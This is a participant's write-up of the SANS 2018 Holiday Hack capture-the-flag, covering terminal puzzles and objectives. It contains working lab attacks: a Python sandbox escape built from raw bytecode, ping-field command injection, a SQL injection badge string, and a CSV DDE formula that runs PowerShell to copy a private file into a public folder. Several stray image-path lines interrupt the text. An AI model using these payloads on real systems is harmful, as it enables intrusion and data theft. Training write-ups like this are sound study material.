SANS 2018 Holiday Hack Answers

by Javier Santos

Table of Contents

ACHIEVEMENTS

I am writing the achievements in alphabetical order and not based on the order I accomplished each. If you don't find an achievement here, look under Objectives.

CURLing Master (Holly Evergreen)

Complete this challenge by submitting the right HTTP request to the server at http://localhost:8080/ to get the candy striper started again. You may view the contents of the nginx.conf file in /etc/nginx/

These are the commands I ran and I pasted only the results that were relevant (so we don't have to read through the entire output).

cat /etc/nginx/nginx.conf

```
        # love using the new stuff! -Bushy
        listen                  8080 http2;
```

cat .bash_history

```
        curl --http2-prior-knowledge http://localhost:8080/index.php
```

curl --http2-prior-knowledge http://localhost:8080/index.php

```
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"
  </body>
</html>
```

I did a manpage search for curl and found on https://curl.haxx.se/docs/manpage.html and found:
-d, --data <data>
(HTTP) Sends the specified data in a POST request to the HTTP server, in the same way that a browser does when a user has filled in an HTML form and presses the submit button. This will cause curl to pass the data to the server using the content-type application/x-www-form-urlencoded.

I combined all these findings to execute the following:
curl --http2-prior-knowledge http://localhost:8080/index.php -d status=on

SUCCESS
Response:

```
Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.
-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this challenge.
<p>POSTing data in HTTP/2.0.
 </body>
</html>
```

Dev Ops Fail (Sparkle Redberry)

First I look at what's in the directory
ls
```
kcconfmgmt  runtoanswer
```
kcconfmgmt might have a config file of interest (List files recursively that contain the word config).
ls –R | grep config
```
./kcconfmgmt/server/config:
config.js.def
```
cd kcconfmgmt/server/config
cat config.js.def
```
// Database URL
module.exports = {
    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
};
```
Looking for "username:password"
As I look at other files in the kcconfmgmt directories I found this:
cd /home/elf/kcconfmgmt/public/bower_components/purecss/
cat HISTORY.md
```
[#22]: https://github.com/yui/pure/issues/22
[#23]: https://github.com/yui/pure/issues/23
[#25]: https://github.com/yui/pure/issues/25
[#32]: https://github.com/yui/pure/issues/32
```
Looks like some git info I can look for, so I check the logs:
git log
```
commit 7b93f4be7e7b50b044739e02fa7c75b8fad32366
Author: Sparkle Redberry sredberry@kringlecon.com
    Add palceholder index, login, profile, signup pages while I CONTINUE TO WAIT FOR UX
```
(And more info, this is just the first line)
BLUF: Use git checkout for the commits to find juicy info, particularly in the "`Add passport module`"
Read 5 lines starting at commit b2376f4a93ca1889ba7d947c2d14be9a5d138802;
git log | grep -A5 "commit b2376f4a93ca1889ba7d947c2d14be9a5d138802"
```
commit b2376f4a93ca1889ba7d947c2d14be9a5d138802
Author: Sparkle Redberry sredberry@kringlecon.com
Date: Thu Nov 8 13:25:32 2018 -0500
    Add passport module
```
git checkout b2376f4a93ca1889ba7d947c2d14be9a5d138802
```
HEAD is now at b2376f4... Add passport module
```
(Last line of output)
Look at the config.js file from this commit
cat /home/elf/kcconfmgmt/server/config/config.js
```
// Database URL
module.exports = {
    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
};
```
USERNAME: sredberry PASSWORD: twinkletwinkletwinkle

```
elf@a04fe7095f5e:~/kcconfmgmt/public/bower_components/purecss$ /home/elf/runtoanswer twinkletwinkl
etwinkle
Loading, please wait......



Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.

Congratulations!

elf@a04fe7095f5e:~/kcconfmgmt/public/bower_components/purecss$
```

Essential Editor (Bushy Evergreen)

I just happened to know this from one of my classes where we had to learn the differences between quit and write and quit using vi (:wq! vs :q!)

:q!

```
You did it! Congratulations!
```

Google[TM] Ventilation Maze

Looking through the files from the Data Repo Analysis Objective, I found the following:
Repository -> Graph -> adding Santa's Castle ventilation_diagram
I went to this page and clicked View file @ af23ab8e
https://git.kringlecastle.com/Upatree/santas_castle_automation/blob/af23ab8e10d50ed95dc7c86e5417e0b5144989a4/schematics/ventilation_diagram.zip
From this page I Downloaded the zip file and opened it with the password from the Data Repo Analysis:
Zip contained 2 ventilation diagrams for 1st and 2nd Floor
Followed the maze according to the diagrams for the win

This maze places me inside of the room with the Snort challenge.

Lethal ForensicELFication (Tangle Coalbox)

ls –al

```
total 5460
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 .
drwxr-xr-x 1 root root 4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf elf 419 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf elf 220 May 15 2017 .bash_logout
-rw-r--r-- 1 elf elf 3540 Dec 14 16:28 .bashrc
-rw-r--r-- 1 elf elf 675 May 15 2017 .profile
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 .secrets
-rw-r--r-- 1 elf elf 5063 Dec 14 16:13 .viminfo
-rwxr-xr-x 1 elf elf 5551072 Dec 14 16:13 runtoanswer
```

Let's look at the bash history.

cat .bash_history

```
mkdir -p .secrets/her/
ls -lAR
firefox https://www.google.com/search?q=replacing+strings+in+vim
```

Only displaying lines of interest

I see that a private directory was created, let's see what's in it:

ls .secrets/her/

```
poem.txt
```

cat .secrets/her/poem.txt

```
  NEVERMORE in tinsel stocking!
  By his lovely NEVERMORE!
-Morcel Nougat
```

Lines of interest (Caps and twice in the poem, must be a clue)

Let's search through the files for the word "NEVERMORE"

BLUF: found keyword in .viminfo file

cat .viminfo | grep NEVERMORE

```
$NEVERMORE
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,,"%s/Elinore/NEVERMORE/g"
```


Looks like our poet (Morcel Nougat) searched on how to replace strings in vim, then replaced "Elinore" without clue word "NEVERMORE"

./runtoanswer

```
Loading, please wait......



Who was the poem written about? Elinore


WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXKK00OOOxddddollccll:;,;:;,'...,,.....'',,''.    .......    .''''''
WWNXXXKK0OOkkdxxxollccc00:;,ccc:;...:;...,;;'...,:;.  ,,'...,,.  ::'....
WWNXXXKK0OOkkdxxxollccc00:;,cc;::;..:;...;::...   ;:,  ,,,.  .,,.  ::'...
WWNXXXKK0OOkkdxxxollccc00:;,cc,';;;':;..;::...   ,;;  ,,,',,'    ::,'''.
WWNXXXK0OOkkkdxxxollccc00:;,cc,'';:;:;..'::'..  .;:.  ,,.  ',   ::.
WWNXXXKK0OOOkkdxxxddoocc00:;,cc,''.,:;;...,;;,,;:,.   ,,.   ',  ::;;;;;
WWNXXKK0OOkkkxdddoollcc:::;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!
```

Piano Lock

Convert notes from Alabaster Password challenge in 9.4 from Key of E to Key of D ED#ED#EED#EF#G#F#G#ABA#BA#B (Glad I was in band in HS)
Key of E: ED#ED#EED#EF#G#F#G#ABA#BA#B
Key of D: DC#DC#DDC#DEF#EF#GAG#AG#A




You have unlocked Santa's vault!

Python Escape from LA (SugarPlum Mary)

For this challenge, I watched Mark Baggett's talk on Escaping Python Shells (close attention at time 17:11).
I created a function named a.
Then used some type casting to create a new code object to pass in byte codes and passing functions in as strings.
When I run the a() function, the string functions are executed.
Below is what I typed with the results as highlighted:

```
def a():
  return

a.__code__ = type(a.__code__
)(0,0,1,3,67,b'd\x01\x00d\x00\x00l\x00\x00}\x00\x00t\x01\x00d\x02\x00\x83\x01\x00\x01t\x01\x00|\x00\x00j\x02\x00d\x03\x0
0\x83\x01\x00\x83\x01\x00\x01d\x00\x00S',(None, 0, 'BOOM' ,'id'),('os',
'print','system'),('os',),'<stdin>','bypass',1,b'\x00\x01\x0c\x01\n\x01')

a()
BOOM
uid=1000(elf) gid=1000(elf) groups=1000(elf)
0
a.__code__ =
type(a.__code__)(0,0,1,3,67,b'd\x01\x00d\x00\x00l\x00\x00}\x00\x00t\x01\x00d\x02\x00\x83\x01\x00\x01t\x01\x00|\x00\x00j\x
02\x00d\x03\x00\x83\x01\x00\x83\x01\x00\x01d\x00\x00S',(None, 0, 'BOOM' ,'ls'),('os',
'print','system'),('os',),'<stdin>','bypass',1,b'\x00\x01\x0c\x01\n\x01')

a()
BOOM
i_escaped
0
a.__code__ = type(a.__code__
)(0,0,1,3,67,b'd\x01\x00d\x00\x00l\x00\x00}\x00\x00t\x01\x00d\x02\x00\x83\x01\x00\x01t\x01\x00|\x00\x00j\x02\x00d\x03\x0
0\x83\x01\x00\x83\x01\x00\x01d\x00\x00S',(None, 0, 'BOOM' ,'./i_escaped'),('os', 'print',
'system'),('os',),'<stdin>','bypass',1,b'\x00\x01\x0c\x01\n\x01')

a()
```



Stall Mucking Report (Wunorse Openslae)

Lets see what's processing and place it in a file I can parse through:
ps -aux > ps.txt
cat ps.txt

```
USER         PID %CPU %MEM    VSZ   RSS TTY    STAT  START   TIME        COMMAND
root           1   0.0 0.0    17952 2792 pts/0   Ss    22:40   0:00  /bin/bash /sbin/init
sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --
do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress
//localhost/report-upload/ directreindeerflatterystable -U report-upload

sudo -E -u manager /usr/bin/python /home/manager/report-check.py

sudo -u elf /bin/bash

/bin/bash

/usr/bin/python /home/manager/report-check.py

/bin/bash /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-
not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-
upload/ directreindeerflatterystable -U report-upload

/usr/sbin/smbd
/usr/sbin/smbd
/usr/sbin/smbd
/usr/sbin/smbd
sleep 60
```

This output provides the clue I need to upload the document.
smbclient -U report-upload --command "put report.txt" //localhost/report-upload/ directreindeerflatterystable

```
You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.

-Wunorse Openslae
```

The Name Game (Minty Candycane)

Option 2
Looks like 2 actions ping && command input
Option 2
127.0.0.1 && dir
Ping reply and `menu.ps1 onboard.db runtoanswer`

Option 2
127.0.0.1 && cat menu.ps1
Ping reply and `$intro = @( "We just hired this new worker,", "Californian or New Yorker?", "Think he's making some new toy bag...", "My job is to make his name tag.", "", "Golly gee, I'm glad that you came,", "I recall naught but his last name!", "Use our system or your own plan,", "Find the first name of our guy `"Chan!`"", "", "-Bushy Evergreen", "", "To solve this challenge, determine the new worker's first name and submit to runtoanswer." )`

`S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G`

Option 2
127.0.0.1 && file onboard.db
Ping reply and`onboard.db: SQLite 3.x database`
It's a SQLite 3database file

Option 2
127.0.0.1 && sqlite3 onboard.db
Ping reply and `SQLite version 3.11.0 2016-02-15 17:29:24`
`Enter ".help" for usage hints.`
`sqlite>`
.tables
`onboard`
.fullschema
```
CREATE TABLE onboard (
   id INTEGER PRIMARY KEY,
   fname TEXT NOT NULL,
   lname TEXT NOT NULL,
   street1 TEXT,
   street2 TEXT,
   city TEXT,
   postalcode TEXT,
   phone TEXT,
   email TEXT
);
```
SELECT * FROM onboard WHERE lname = "Chan";
`84|Scott|Chan|48 Colorado Way||Los Angeles|90067|4017533509|scottmchan90067@gmail.com`
Scott Chan
The long way (.dump onboard)

The Sleighbell Lottery (Shiny Upatree)

Looks like a debugging challenge is in order, first let's check the directory:
ls

```
gdb  objdump  sleighbell-lotto
```

Use nm (Name command that lists symbols from object files
nm sleighbell-lotto

```
0000000000000fd7 T winnerwinner
```

Last line of output (Among other lines with T)
Let's debug sleighbell-lotto
gdb sleighbell-lotto
Create a breakpoint at main
(gdb) break main


```
Breakpoint 1 at 0x14ce
```

Run the code
(gdb) run


```
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, 0x00005555555554ce in main ()
```

It's at our breakpoint, so let's jump it to our winnerwinner T line as shown from nm sleighbell-lotto
(gdb) jump winnerwinner

```
Continuing at 0x555555554fdb.
```




```
[Inferior 1 (process 23) exited normally]
(gdb)
```



Yule Log Analysis (Pepper Minstix)

Like always, let's see what's in the directory.

ls

```
evtx_dump.py  ho-ho-no.evtx  runtoanswer
```

python evtx_dump.py ho-ho-no.evtx | more

```
<?xml version="1.1" encoding="utf-8" standalone="yes" ?>
<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-
Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4647</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12545</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 12:18:26.972103"></TimeCreated>
<EventRecordID>231712</EventRecordID>
<Correlation ActivityID="{fd18dc13-48f8-0001-58dc-18fdf848d401}" RelatedActivityID=""></Correlation>
<Execution ProcessID="660" ThreadID="752"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
```

(and a lot more, just displaying first page of this event log)

Let me make myself a working copy I can parse through:

python evtx_dump.py ho-ho-no.evtx > eventlog.txt

Now let's search for info based on the domain name:

cat eventlog.txt | grep "TargetDomainName"

```
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
```

Now to use some regex magic to search for users with Domain account ending in "@EM.KRINGLECON.COM"

Since I don't want accounts that have numbers in them I used created the following search:

cat eventlog.txt | grep "[a-zA-Z]@EM.KRINGLECON.COM"

```
Name="TargetUserName">Administrator@EM.KRINGLECON.COM</Data><Data
Name="KeyName">Administrator@EM.KRINGLECON.COM</Data><EventData><Data
Name="TargetUserName">sparkle.redberry@EM.KRINGLECON.COM</Data><EventData><Data
Name="TargetUserName">bushy.evergreen@EM.KRINGLECON.COM</Data><EventData><Data
Name="TargetUserName">shinny.upatree@EM.KRINGLECON.COM</Data><EventData><Data
Name="TargetUserName">minty.candycane@EM.KRINGLECON.COM</Data><EventData><Data
Name="TargetUserName">minty.candycane@EM.KRINGLECON.COM</Data><EventData><Data
Name="TargetUserName">wunorse.openslae@EM.KRINGLECON.COM</Data>
```

I have the following user accounts based on my findings:

bushy.evergreen@EM.KRINGLECON.COM

shinny.upatree@EM.KRINGLECON.COM

minty.candycane@EM.KRINGLECON.COM

wunorse.openslae@EM.KRINGLECON.COM

Notice that my output displayed minty.candycane@EM.KRINGLECON.COM account twice (Hmmm)

Let me read what this account is doing by starting at 15 lines prior to the first instance of "minty.candycane"

cat eventlog.txt | grep –b15 "minty.candycane" | more

BLUF: Lines of interest with meanings:

```
<EventID Qualifiers="">4768</EventID>
<EventData><Data Name="TargetUserName">minty.candycane</Data>
<Data Name="ServiceName">krbtgt</Data>
```

A Kerberos authentication ticket (TGT) was requested for minty.candycane


```
<EventID Qualifiers="">4769</EventID>
<EventData><Data Name="TargetUserName">minty.candycane@EM.KRINGLECON.COM</Data>
```

A Kerberos service ticket was requested for minty.candycane@EM.KRINGLECON.COM

```
<EventID Qualifiers="">4624</EventID>
<Data Name="TargetUserName">minty.candycane</Data>
```

An account was successfully logged on (minty.candycane)

./runtoanswer



OBJECTIVES

I am writing the objectives in the order they were asked.

1) Orientation Challenge

See past events for answers
Answer to questions -

1- In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?
Firmware
2- In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation?
Atnas
3- In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?
Vusiness Card
4- In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?
Cranberry Pi
5- In 2017, the North Pole was being bombarded by giant objects. What were they?
Snowballs
6- In 2017, Sam the snowman needed help reassembling pages torn from what?
The Great Book

Happy Trails

2) Directory Browsing

Open https://cfp.kringlecastle.com/
Clicked on the CFP link https://cfp.kringlecastle.com/cfp/cfp.html
Wanted to see what the previous page holds so I added /,, to the end
This changed URI to https://cfp.kringlecastle.com/cfp/ and displayed some links
Downloaded the rejected-talks.csv
Search for Data Loss for Rainbow Teams
Read name of Author in that Line
John McClane (Wasn't he in Die Hard?)

3) de Bruijn Sequences

Access the room then click on Tangle Coalbox for the word
I brute forced this by trying every possible combination to include combinations where the characters could be repeated until I got the answer.

Once door was unlocked, I walked in to the Speaker Unpreparedness Room and talked to Morcel Nougat.

Welcome unprepared speaker!

4) Data Repo Analysis

View git repo files for answers or use TruffleHog against the .git repo
The long way:
I went to https://git.kringlecastle.com/Upatree/santas_castle_automation and started reading every link until I got to:
Repository -> Commits -> removing accidental commit which resulted in:

Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore, Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.
Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thing he caught it before those dastardly villians did!
Hopefully this is the last time we have to change our password again until next Christmas.
Password = 'Yippee-ki-yay'
Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'

The short way
Install truffleHog.py and run
python3 truffleHog.py https://git.kringlecastle.com/Upatree/santas_castle_automation.git > kringlesecrets.txt
cat kringlesecrets.txt | grep Password
+Password = 'Yippee-ki-yay'

5) AD Privilege Discovery

What's the user's logon name?
Based on the Hints I watched the talk on "BloodHound - Analyzing Active Directory Trust Relationships"
In order to get started, I had to download the SANS Slingshot Linux .ova and make some modification to the settings as follows:
Change settings in Virtualbox to reflect 64MB Display, Ubuntu x64
Once I got it started I opened the BloodHound Virtual Machine and started the application.
Although this application works great, reading the BloodHound git files, Wiki and watching the talk helped a lot (FYI).
I clicked on the Queries link in the menu and selected "Find all Domain Admins"
After seeing the amount of Domain Admins and readin through some of them, I proceeded to my next query.
I then clicked on the Queries link in the menu and selected "Shortest Paths to Domain Admins from Kerberoastable Users"
Since the Objective stated "Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws."
I looked for path that didn't contain RDP (User furthest from Domain was it):
LDUBEJ00320@AD.KRINGLECASTLE.COM

6) Badge Manipulation

Inserted Alabasters QR code (No Luck)

Generate QR at https://www.the-qrcode-generator.com/

Made several badges with sql input until output from one gave me the following:

EXCEPTION AT (LINE 96 "USER_INFO=QUERY("SELECT FIRST_NAME,LAST_NAME,ENABLED FROM EMPLOYEES WHERE AUTHORIZED = 1 AND UID = '{}' LIMIT 1".FORMAT(UID))"):(1064, U"YOU HAVE AN ERROR IN YOUR SQL SYNTAX; CHECK THE MANUAL THAT CORRESPONDS TO YOUR MARIADB SERVER VERSION FOR THE RIGHT SYNTAX TO USE NEAR "X" LIMIT 1' AT LINE 1")

I want to insert my exploit at {}

Created another QR badge containing the following:

SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND UID = ' OR enabled = 1#

Save and tried it on the door panel

CONTROL NUMBER 19880715

7) HR Incident Response

I listened to the "CSV DDE Injection: Pwn Web Apps Like a Ninja" talk by Brian Hostetler (Helped tremendously)
At first glance when I populate the information and provide a generic .csv file I get:
Thank you for taking the time to upload your information to our elf resources shared workshop station! Our elf resources will review your CSV work history within the next few minutes to see if you qualify to join our elite team of InfoSec Elves. If you are accepted, you will be added to our secret list of potential new elf hires located in C:\candidate_evaluation.docx
I tried going to https://careers.kringlecastle.com/candidate_evaluation.docx and got this clue:

I see, I need to get the candidate_evaluation.docx into https://careers.kringlecastle.com/public/
Time for an exploit:
Open an excel file (We'll exploit DDE)
In one of the lines I wrote:

=cmd|'/c powershell.exe $e=(Copy-Item -Path (Get-ChildItem candidate_evaluation.docx -Recurse) -Destination "c:\careerportal\resources\public\");powershell.exe -e $e'!'A0240'

This exploit is saying to place the candidate_evaluation.docx file into c:\careerportal\resources\public\
Saved the file as a .csv and uploaded it to https://careers.kringlecastle.com/
Now I can download the file at:
https://careers.kringlecastle.com/public/candidate_evaluation.docx/
Once I save the file and open it, I read through the Krampus comments for the answer.

Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Fancy Beaver

8) Network Traffic Forensics

Based on the hint provided by SugarPlum Mary :
“Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code. There was suspicious-looking development code using environment variables to store SSL keys and open up directories.”
So I used the development tools in Chrome and found the following comment in the application section under Frames -> Stylesheets -> https://packalyzer.kringlecastle.com/ page:
//File Size and extensions are also validated server-side in app.js.
